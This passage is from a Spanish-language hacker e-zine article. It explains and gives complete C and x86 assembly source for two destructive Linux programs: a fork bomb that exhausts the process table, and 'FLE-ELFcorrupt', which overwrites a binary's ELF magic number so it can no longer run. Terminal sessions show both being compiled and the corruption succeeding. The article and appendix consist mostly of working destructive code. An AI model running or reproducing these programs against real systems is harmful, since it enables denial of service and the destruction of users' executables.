Cuando una bomba de forks es llamada, este crea tantos procesos que llenan la tabla de procesos del Sistema Operativo, y por consecuencia, cualquier proceso que intente ejecutarse no podrá llevarse a cabo.

El segundo ejemplo (FLE-ELFcorrupt) es simplemente un programa que deja inservible a un binario ELF[3] cambiando ciertos bytes en el.

Ambos códigos completos están en el Apéndice A.

3.1.-pariendo

Para comprender fácilmente el funcionamiento de este programa lo analizaremos en un nivel de abstracción más alto, esto es, que he pasado el

código en ensamblador a código en C. Iremos analizando parte por parte el código en C, para así comprenderlo más fácilmente en ensamblador.

En la primera parte imprimimos [write()] un mensaje para preguntar si está seguro de crashear el sistema. Leemos [read()] 4 bytes y los guardamos en la variable *esp*, y luego hacemos un cast para guardar solamente un byte en la variable *cl*. Luego comparamos dicho carácter; si este fue 'y' o 'Y' saltamos al símbolo *fuck_l00p*, de no ser así saltamos a *g00d_bye* con lo cual terminamos[exit()] el programa.

```
main(){
    write(1, "Crash the system?(y/n): ", 24);

    int esp, eax;
    char cl;

    read(1, &esp, 4);
    cl = (char) esp;

    if(cl == 'y' || cl == 'Y')
        goto fuck_l00p;
    goto g00d_bye;
```

Ahora, recordemos que fork() devuelve un 0(cero) en el hilo de ejecución del hijo y un valor diferente de 0(cero) al padre. Entonces, creamos un hijo[*fork()*], y si el valor devuelto es 0 saltamos a *childmsg* y si no a *fuck_l00p* (padre).


```
fuck_l00p:
    if((eax = fork()) == 0)
        goto childmsg;
    goto fuck_l00p;
```

```
g00d_bye:
    exit(0);
```

Lo único que hace *childmsg* es imprimir[write()] su mensaje y de nuevo hacer un salto a *fuck_l00p* y con esto se logra hacer un ciclo infinito, un proceso padre teniendo hijos indefinidamente.

```
childmsg:
    write(1, "I'm a child !\n", 14);
    goto fuck_l00p;
}
```

Ahora veamos ambas versiones del nuestro *fork-bomb* en C y ASM:



```
nitrous@lsd: ~/x/PlayASM
Archivo Editar Ver Terminal Solapas Ayuda
nitrous@lsd:~/x/PlayASM$ gcc pariendo.c
pariendo.c: En la función 'main':
pariendo.c:22: aviso: declaración implícita incompatible de la función interna '
exit'
nitrous@lsd:~/x/PlayASM$ ./a.out
Crash the system?(y/n): n
nitrous@lsd:~/x/PlayASM$ as pariendo.s -o pariendo.o
nitrous@lsd:~/x/PlayASM$ ld pariendo.o -o pariendo
nitrous@lsd:~/x/PlayASM$ ./pariendo
Crash the system?(y/n): y
```

Figura 2 – Compilación y ejecución de *pariendo.c* y *pariendo.s*

3.2.-FLE-ELFcorrupt

Al igual que en el ejemplo anterior, he pasado el código en ensamblador a C el cual explico a continuación:

Declaro dos variables, *MAGIC_YEAH* y *MAGIC_HELL*, la primera tiene el valor correcto de los primeros 4 bytes de un archivo ELF válido, mientras que *MAGIC_HELL* contiene otro valor no válido (creo que en los comentarios del código se entiende esto, y he ahí el significado del nombre del código).

```
int main(int argc, char **argv)
{
    int MAGIC_YEAH = 0x464c457f; //0x7f'ELF'
    int MAGIC_HELL = 0x454c467f; //0x7f'FLE'
```

Se compara el primer argumento dado al programa, si este es NULL se salta a *usage* el cual simplemente imprime[write()] el modo de uso de dicho programa y termina[exit()] su ejecución.

```
if(argv[1] == NULL)
```

```
goto usage;
```

Abrimos el archivo[`open()`] y el descriptor devuelto lo asignamos a la variable `eax`. Si el valor devuelto es menor que 0(error), saltamos a la etiqueta `erropen` la cual imprime un mensaje de error y termina la ejecución del programa, en otro caso, si el valor es mayor que 0 entonces procedemos a verificar si el archivo es un ELF válido (`checkifelf`).

```
int eax, edi, esp;  
if((eax = open(argv[1], 2)) < 0)  
    goto erropen;  
edi = eax;  
goto checkifelf;
```

`erropen:`

```
write(1, "Cannot open() file\n", 19);  
goto exit;
```

En este punto, leemos[`read()`] los primeros 4 bytes del archivo y los guardamos en `esp`, luego comparamos dicho valor con `MAGIC_YEAH` y si estos son diferentes saltamos a `notelf`, el cual imprime un error, salta `closefile`(que simplemente cierra[`close()`] el archivo) y termina el programa[`exit()`]. En caso de que el valor leído y `MAGIC_YEAH` sean iguales (ELF válido) simplemente nos queda infectar (`goto infect`).

`checkifelf:`

```
read(edi, &esp, 4);  
if(esp != MAGIC_YEAH)  
    goto notelf;  
goto infect;
```

`notelf:`

```
write(1, "This is not an ELF file\n", 24);  
goto closefile;
```

`usage:`

```
write(1, "I need an ELF file as argument\n", 31);  
goto exit;
```

En el momento que leímos los primeros 4 bytes del archivo, el puntero al descriptor va avanzando, por lo tanto, si queremos modificar los primeros 4 bytes debemos regresar al principio del archivo. Esto lo llevamos acabo con la llamada `lseek()`. Y para finalizar, escribimos[`write()`] `MAGIC_HELL` al inicio del archivo, cerramos[`close()`] el archivo y terminamos el programa[`exit()`].

`infect:`

```

write(1, "Changed \"ELF\" to \"FLE\" hehehe }:-)\nBy -=[nITROUs]=-\\n", 52);

lseek(edi, 0, 0);
esp = MAGIC_HELL;
write(edi, &esp, 4);

closefile:
close(edi);

exit:
exit(0);
}

```


Aquí vemos la ejecución de ambos programas, en C y en ensamblador:

```

nitrous@lsd: ~/x/PlayASM
Archivo Editar Ver Terminal Solapas Ayuda
nitrous@lsd:~/x/PlayASM$ cp /bin/ls .
nitrous@lsd:~/x/PlayASM$ file ./ls
./ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.
2.0, dynamically linked (uses shared libs), stripped
nitrous@lsd:~/x/PlayASM$ gcc FLE-ELFcorrupt.c
FLE-ELFcorrupt.c: En la función 'main':
FLE-ELFcorrupt.c:46: aviso: declaración implícita incompatible de la función int
erna 'exit'
nitrous@lsd:~/x/PlayASM$ ./a.out
I need an ELF file as argument
nitrous@lsd:~/x/PlayASM$ ./a.out ./pariendo.s
This is not an ELF file
nitrous@lsd:~/x/PlayASM$ ./a.out ./ls
Changed "ELF" to "FLE" hehehe }:-)
By -=[nITROUs]=-
nitrous@lsd:~/x/PlayASM$ file ./ls
./ls: data
nitrous@lsd:~/x/PlayASM$ ./ls
bash: ./ls: cannot execute binary file
nitrous@lsd:~/x/PlayASM$

```

Figura 3 – Compilando y ejecutando *FLE-ELFcorrupt.c*



```
nitrous@lsd: ~/x/PlayASM
Archivo Editar Ver Terminal Solapas Ayuda
nitrous@lsd:~/x/PlayASM$ cp /bin/ls .
nitrous@lsd:~/x/PlayASM$ file ./ls
./ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.0, dynamically linked (uses shared libs), stripped
nitrous@lsd:~/x/PlayASM$ as FLE-ELFcorrupt.s -o FLE-ELFcorrupt.o
FLE-ELFcorrupt.s: Mensajes del ensamblador:
FLE-ELFcorrupt.s:0: Aviso: fin de fichero en comentario; se insertó una línea nueva
nitrous@lsd:~/x/PlayASM$ ld FLE-ELFcorrupt.o -o FLE-ELFcorrupt
nitrous@lsd:~/x/PlayASM$ ./FLE-ELFcorrupt
I need an ELF file as argument
nitrous@lsd:~/x/PlayASM$ ./FLE-ELFcorrupt ./FLE-ELFcorrupt.s
This is not an ELF file
nitrous@lsd:~/x/PlayASM$ ./FLE-ELFcorrupt noexist
Cannot open() file
nitrous@lsd:~/x/PlayASM$ ./FLE-ELFcorrupt ./ls
Changed "ELF" to "FLE" hehehe }:-)
By -=[nITROUs]=-
nitrous@lsd:~/x/PlayASM$ file ./ls
./ls: data
nitrous@lsd:~/x/PlayASM$ ./ls
bash: ./ls: cannot execute binary file
nitrous@lsd:~/x/PlayASM$
```

Figura 4 – Compilando y ejecutando *FLE-ELFcorrupt.s*

4.-CONCLUSION

Y bien, como hemos visto no es tan difícil hacer programas simples como estos, tan solo es leer el manual de cada syscall y practicar.

Espero se hayan comprendido los códigos en C, así que será fácil comprender los códigos en ASM. He puesto varios comentarios en los programas en ensamblador, propios del lenguaje de programación.

Cualquier duda, comentario o aportación házmelo saber a nitrous[[@](mailto:nitrous@conthackto.com.mx)]conthackto[.]com[.]mx. Saludos.

5.-REFERENCIAS

- [1] Francisco M. Márquez. (2004). *UNIX – Programación Avanzada* (3ª Edición). Madrid, España: ALFAOMEGA.
- [2] *Fork-bomb* - http://en.wikipedia.org/wiki/Fork_bomb
- [3] TIS Committee. (1995). *Executable and Linking Format(ELF) Specification* (Version 1.2).

APÉNDICE A – CODIGOS

A.1.-*pariendo.c*

```
#include<stdio.h>
```

```
main(){
    write(1, "Crash the system?(y/n): ", 24);
```

```

    int esp, eax;
    char cl;
```

```

    read(1, &esp, 4);
    cl = (char) esp;
```

```

    if(cl == 'y' || cl == 'Y')
        goto fuck_l00p;
    goto g00d_bye;
```

```
fuck_l00p:
    if((eax = fork()) == 0)
        goto childmsg;
    goto fuck_l00p;
```

```
g00d_bye:
    exit(0);
```

```
childmsg:
    write(1, "I'm a child !\n", 14);
    goto fuck_l00p;
}
```

A.2.-*pariendo.s*

```
# I'm bored... Pariendo...Hijos [fork(s)] xD
# This is a Mother with least 1 million of childs inside =D
# ... should be enough to consume the system resources
#
# Wait a few seconds and try to launch any program ;)
#
# $as pariendo.s -o pariendo.o
# $ld pariendo.o -o pariendo
# $./pariendo
#
# nitrous[at]danitrous[dot]org
# 13/Jul/2005

# -*- DATA SECTION *-*-
.section .data
```

```

CHILD:    .ascii "I'm a child !\n"
CONTI:    .ascii "Crash the system?(y/n): "
.equ     STDIN, 0
.equ     STDOUT, 1
.equ     SYS_EXIT, 1
.equ     SYS_FORK, 2
.equ     SYS_READ, 3
.equ     SYS_WRITE, 4
.equ     OK_MIN, 'y'
.equ     OK_MAY, 'Y'

```

```
# -*-*-* TEXT SECTION *-*-*-
```

```

.section .text
.globl _start
_start:
    xorl   %eax, %eax
    xorl   %ebx, %ebx
    xorl   %ecx, %ecx
    xorl   %edx, %edx

```

```
question:
```

```

    movb  $SYS_WRITE, %al
    movb  $STDOUT, %bl
    movl  $CONTI, %ecx
    movb  $0x18, %dl # CONTI string length
    int   $0x80

```

```

    movb  $SYS_READ, %al
    movb  $STDIN, %bl
    subl  $0x4, %esp
    movl  %esp, %ecx
    movb  $0x4, %dl
    int   $0x80

```

```

    movb  (%esp), %cl
    addl  $0x4, %esp
    cmpb  $OK_MIN, %cl
    je    fuck_l00p
    cmpb  $OK_MAY, %cl
    je    fuck_l00p

```

```
    jmp   g00d_bye
```

```
fuck_l00p:
```

```

    xorl   %eax, %eax # CLEAR THE LATEST RETURN OF fork()
    movb  $SYS_FORK, %al

```

```

int    $0x80
cmpl  $0x0, %eax
je    childmsg    # CHILD PROCESS
jne   fuck_l00p   # PARENT PROCESS

```

```

g00d_bye:
movb  $SYS_EXIT, %al
int   $0x80

```

```

childmsg:
movb  $SYS_WRITE, %al
movb  $STDOUT, %bl
movl  $CHILD, %ecx
movb  $0xe, %dl    # CHILD string length
int   $0x80
jmp   fuck_l00p

```

A.3.-*FLE-ELFcorrupt.c*
#include<stdio.h>

```

int main(int argc, char **argv)
{
    int MAGIC_YEAH = 0x464c457f;
    int MAGIC_HELL = 0x454c467f;

    if(argv[1] == NULL)
        goto usage;

    int eax, edi, esp;
    if((eax = open(argv[1], 2)) < 0)
        goto erropen;
    edi = eax;
    goto checkifelf;

```

```

erropen:
    write(1, "Cannot open() file\n", 19);
    goto exit;

```

```

checkifelf:
    read(edi, &esp, 4);
    if(esp != MAGIC_YEAH)
        goto notelf;
    goto infect;

```

```

notelf:
    write(1, "This is not an ELF file\n", 24);
    goto closefile;

```

```

usage:
    write(1, "I need an ELF file as argument\n", 31);
    goto exit;

infect:
    write(1, "Changed \"ELF\" to \"FLE\" hehehe }:-)\nBy --[nITROUs]==-\n", 52);

    lseek(edi, 0, 0);
    esp = MAGIC_HELL;
    write(edi, &esp, 4);

closefile:
    close(edi);

exit:
    exit(0);
}

```

A.4.-FLE-ELFcorrupt.s

```

#####
#                                     #
# FLE-ELFcorrupt.s                   #
#                                     #
# Just a lame ELF crasher... It replace the magic #
# number 0x7f'ELF' by 0x7f'FLE' and obviously the #
# binary goes to hell.                 #
#                                     #
# $as FLE-ELFcorrupt.s -o FLE-ELFcorrupt.o    #
# $ld FLE-ELFcorrupt.o -o FLE-ELFcorrupt      #
# ./anyelf                                    #
# Hello World                                #
# ./FLE-ELFcorrupt ./anyelf                  #
# ./anyelf                                    #
# Cannot execute                             #
#                                     #
# nitrous[at]conthackto[dot]com[dot]mx      #
# 29/11/2005                                  #
#####

```

```

.section .data
    #GLOBAL VARS
    .equ  SDTIN, 0
    .equ  STDOUT, 1
    .equ  STDERR, 2
    .equ  SYS_EXIT, 1
    .equ  SYS_READ, 3

```

```

.equ SYS_WRITE, 4
.equ SYS_OPEN, 5
.equ SYS_CLOSE, 6
.equ SYS_LSEEK, 19
.equ O_RDWR, 2
.equ SEEK_SET, 0
.equ MAGIC_YEAH, 0x464c457f    #0x7f 'ELF'
.equ MAGIC_HELL, 0x454c467f    #0x7f 'FLE'
.equ NULL, 0x00000000

```

NOARG:

```

.ascii "I need an ELF file as argument\n"
LENNOARG = . - NOARG

```

ERROPEN:

```

.ascii "Cannot open() file\n"
LENERROPEN = . - ERROPEN

```

NOELF:

```

.ascii "This is not an ELF file\n"
LENNOELF = . - NOELF

```

INF:

```

.ascii "Changed \"ELF\" to \"FLE\" hehehe }:-)\nBy --[nITROUs]=-\n"
LENINF = . - INF

```

```

.section .text

```

```

.globl _start

```

```

_start:

```

```

#CLEAR REGISTERS

```

```

xorl  %eax, %eax
xorl  %ebx, %ebx
xorl  %ecx, %ecx
xorl  %edx, %edx
xorl  %esi, %esi
xorl  %edi, %edi

```

```

movl  8(%esp), %esi    # %esi = argv[1]
cmpl  $NULL, %esi# if(argv[1] == NULL) { goto usage; }
je    usage #jump equal(%esi == NULL) to usage

```

```

jmp   openfile # else jump to openfile

```

```

usage:

```

```

movb  $SYS_WRITE, %al
movb  $STDERR, %bl

```

```
movl $NOARG, %ecx
movl $LENNOARG, %edx
int $0x80 # write(1, NOARG, LENNOARG);
```

```
jmp exit
```

openfile:

```
xorl %eax, %eax
movb $SYS_OPEN, %al
movl %esi, %ebx
movb $O_RDWR, %cl
int $0x80 # %eax = open(argv[1], 2);

movl %eax, %edi # %edi = %eax //returned file descriptor

cmpl $0x00, %edi
jl erropen # if(%edi < 0) { goto erropen; }

jmp checkifelf # else jump to checkifelf
```

erropen:

```
xorl %eax, %eax
xorl %ebx, %ebx

movb $SYS_WRITE, %al
movb $STDERR, %bl
movl $ERROPEN, %ecx
movl $LENERROPEN, %edx
int $0x80 # write(1, ERROPEN, LENERROPEN);

jmp exit
```

checkifelf:

```
movb $SYS_READ, %al
movl %edi, %ebx
movl %esp, %ecx
movl $0x4, %edx
int $0x80 # read(%edi, (%esp), 4);

cmpl $MAGIC_YEAH, (%esp)
jne notelf # if(esp != MAGIC_YEAH){ goto notelf;}

jmp infect # else jump to infect
```

notelf:

```
movb $SYS_WRITE, %al
movb $STDERR, %bl
```

```
movl $NOELF, %ecx
movl $LENNOELF, %edx
int $0x80 # write(1, NOELF, LENNOELF);
```

```
jmp closefile
```

infect:

```
movb $SYS_WRITE, %al
movb $STDOUT, %bl
movl $INF, %ecx
movl $LENINF, %edx
int $0x80 # write(1, INF, LENINF);
```

```
movb $SYS_LSEEK, %al
movl %edi, %ebx
xorl %ecx, %ecx
movl $SEEK_SET, %edx
int $0x80 # lseek(%edi, 0, 0);
```

```
movb $SYS_WRITE, %al
pushl $MAGIC_HELL
movl %esp, %ecx
movl $0x4, %edx
int $0x80 # write(%edi, (%esp), 4);
```

closefile:

```
movb $SYS_CLOSE, %al
xchgl %edi, %ebx
int $0x80 # close(%edi);
```

exit:

```
movb $SYS_EXIT, %al
xorl %ebx, %ebx
int $0x80 # exit(0);
```

Creditos:

Notas finales:

gracias a todos los que hicieron posible que este numero viera la luz enviando sus artículos, fruto del esfuerzo de muchos, dejando en ocasiones a un lado las actividades cotidianas para dedicarle unas horas a esto. A los que de alguna manera apoyan directa o indirectamente a la difusión de este proyecto latino.

Staff

OpTix@zonartm.org

exakeaw@zonartm.org

vendetta@zonartm.org

janux@zonartm.org

m3nte@zonartm.org

d3ngo@zonartm.org

Ya pueden enviar sus articulos para la cuarta edición a:

staff@zonartm.org

ezinertm@gmail.com

Informacion Adicional:

Charlas en Linea -IRC: 200.67.106.211 puerto 6667 o si prefiere:
zonartm.red-america.org canal #rtm

suscribase a nuestro boletin:

<http://www.egrupos.net/grupo/rtmteam>

Foro: <http://www.hacker.org.mx>

Descarga Oficial:

<http://ezine.zonartm.org>

Mirrors:

<http://zine-store.com.ar> <http://mexicoextremo.com.mx>

<http://hakim.ws>